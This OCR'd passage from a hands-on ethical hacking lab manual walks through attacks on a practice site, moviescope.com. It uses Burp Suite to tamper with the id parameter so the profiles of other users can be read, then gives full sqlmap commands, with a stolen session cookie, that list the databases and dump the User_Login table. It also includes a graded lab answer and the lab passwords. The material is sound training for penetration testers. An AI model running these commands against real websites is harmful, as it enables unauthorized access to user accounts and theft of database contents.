


15. The **Burp Suite** main window appears; click the **Proxy** tab located in the top section of the window.

Edit with WPS Office




16. In the **Proxy** settings, the **Intercept** tab opens by default.
17. Notice that interception is active, indicated by the button labeled **Intercept is on**. Leave it enabled.



Edit with WPS Office


18. Switch back to the browser window, and on the login page of the target website (www.moviescope.com), enter the username **sam** and password **test**. Then, click the **Login** button.
19. This action logs in as a registered user on the website.
20. Switch back to the **Burp Suite** window and observe that the HTTP request was intercepted by the application.
21. Now, keep clicking the **Forward** button until you are logged into the user account

22. Switch to the browser and confirm that you are logged into the user account, as shown in the screenshot.
23. Next, click the **View Profile** tab in the menu bar to access the user information.
24. After clicking the **View Profile** tab, switch back to the **Burp Suite** window and repeatedly click the **Forward** button until the relevant HTTP request appears, as shown in the screenshot.
25. Then, go to the **Params** tab under the **Intercept** section to view the captured parameters.
26. Under the **Params** tab, observe the table displaying captured values such as **URL** and **Cookie**. 27. In the **URL** type with the name **id**, double-click the **Value** column and change it from 1 to 2
28. After changing the value, navigate back to the **Raw** tab.




29. In the **Raw** tab, click the **Intercept is on** button to turn off the interception.

Edit with WPS Office




30. After switching off the interception in **Burp Suite**, return to the browser window and observe that the user account with **ID=2** is displayed, showing the name **John**, as shown in the screenshot.
31. Although the login was performed using the username **sam** (ID=1), we successfully manipulated the **ID** parameter using Burp Suite to access information about another user.



32. Similarly, you can modify the **id** parameter in **Burp Suite** with any random numeric value to view information from other user accounts.
33. Then, switch back to the browser window and repeat **Steps 4–6**.
    To remove the browser proxy configuration set in **Step 7**, open the **Connection Settings** window and select the **No proxy** radio button.
34. click **OK**. Close the tab.

Edit with WPS Office



35. Close all open windows and document all the acquired information.

Question 7.2.1.1

Use Burp Suite to perform parameter tampering on the website www.moviescope.com. Enter the first name of the user associated with user account ID=4.

Steve

Score

Correct

Lab 3: Perform SQL Injection Attacks on a Target Web Application to Manipulate the Backend Database

Task 1: Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap

sqlmap is an open-source penetration testing tool designed to automate the detection and exploitation of **SQL injection vulnerabilities**, as well as the takeover of database servers. It features a robust detection engine, a wide range of advanced functionalities, and supports numerous techniques — from **database fingerprinting** and **data** extraction to accessing the **underlying file system** and executing **OS-level**

Edit with WPS Office


commands through out-of-band connections.

Using **sqlmap**, various SQL injection techniques can be employed, including:

- Boolean-based blind
- Time-based blind
- Error-based
- UNION query-based
- Stacked queries
- Out-of-band SQL injection


In this task, we will utilize **sqlmap** to perform an **SQL injection attack on an MSSQL database** to extract its contents.

1. In **Parrot Security** machine, click the **Mozilla Firefox**




2. Type **http://www.moviescope.com/** and press **Enter**.
3. A **Login** page loads; enter the **Username** and **Password** as **sam** and **test**, respectively. Click the **Login** button.
4. If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**

Edit with WPS Office




5. After login in website, click the **View Profile** tab on the menu bar then make a note of the URL in the address bar of the browser.



6. Right-click anywhere on the webpage and click **Inspect Element (Q)** from the context menu

Edit with WPS Office



7. The **Developer Tools** frame appears in the lower section of the browser window. Click the **Console** tab, type **document.cookie** in the lower-left corner of the browser, and press **Enter**.
8. Select the cookie value, then right-click and copy it by clicking on **Copy message**, as shown in the screenshot. Minimize the web browser.

9. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Parrot Terminal** window.

10. A **Parrot Terminal** window opens. In the terminal, type sudo su and press **Enter** to switch to the root user.
11. When prompted for the **[sudo] password for attacker**, enter toor and press **Enter** (note: the password will not be visible).
12. Next, type cd and press **Enter** to navigate to the root directory.

Edit with WPS Office

13. In the **Parrot Terminal** window, type the following command and press **Enter**:

sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wr0=; ui-t abs -1=0" --dbs


Here:

- -u specifies the **target URL** (noted in Step 4),
- --cookie provides the **HTTP cookie header value**, and
- --dbs instructs **sqlmap** to enumerate available databases.


This command directs **sqlmap** to apply various SQL injection techniques on the **id** parameter of the URL to extract database information from the **MovieScope** website.

14. If prompted with **"Do you want to skip test payloads specific for other DBMSes? [Y/n]"**, type **Y** and press **Enter**.
15. If the message **"For the remaining tests, do you want to include all tests for 'Microsoft SQL Server' extending provided level (1) and risk (1) values? [Y/n]"** appears, again type **Y** and press **Enter**.
16. For any other similar confirmation prompts, respond with **Y** and press **Enter** to proceed.

Edit with WPS Office



17. **sqlmap** successfully retrieves the list of databases present on the **MSSQL server**.
18. Additionally, it displays details about the **web server operating system**, **web application technology**, and the **backend DBMS**



19. Now, select a database to explore its tables using **sqlmap**. In this lab, we will target the moviescope database.
20. Type the following command in the terminal and press **Enter**:


    sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value you copied in Step 6]" -D moviescope --tables

Edit with WPS Office

- -D specifies the **target database** (moviescope)
- --tables tells **sqlmap** to **enumerate all tables** within that database.

21. This command makes **sqlmap** scan the moviescope database and list its tables.

22. sqlmap retrieves the table contents of the moviescope database and displays them, as shown in screenshot.



23. Now, you need to retrieve the table content of the column **User_Login**.
24. Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" –cookie="[cookie value which you have copied in Step 6]" -D moviescope -T User_Login –dump** and press **Enter** to dump all the **User_Login** table content.

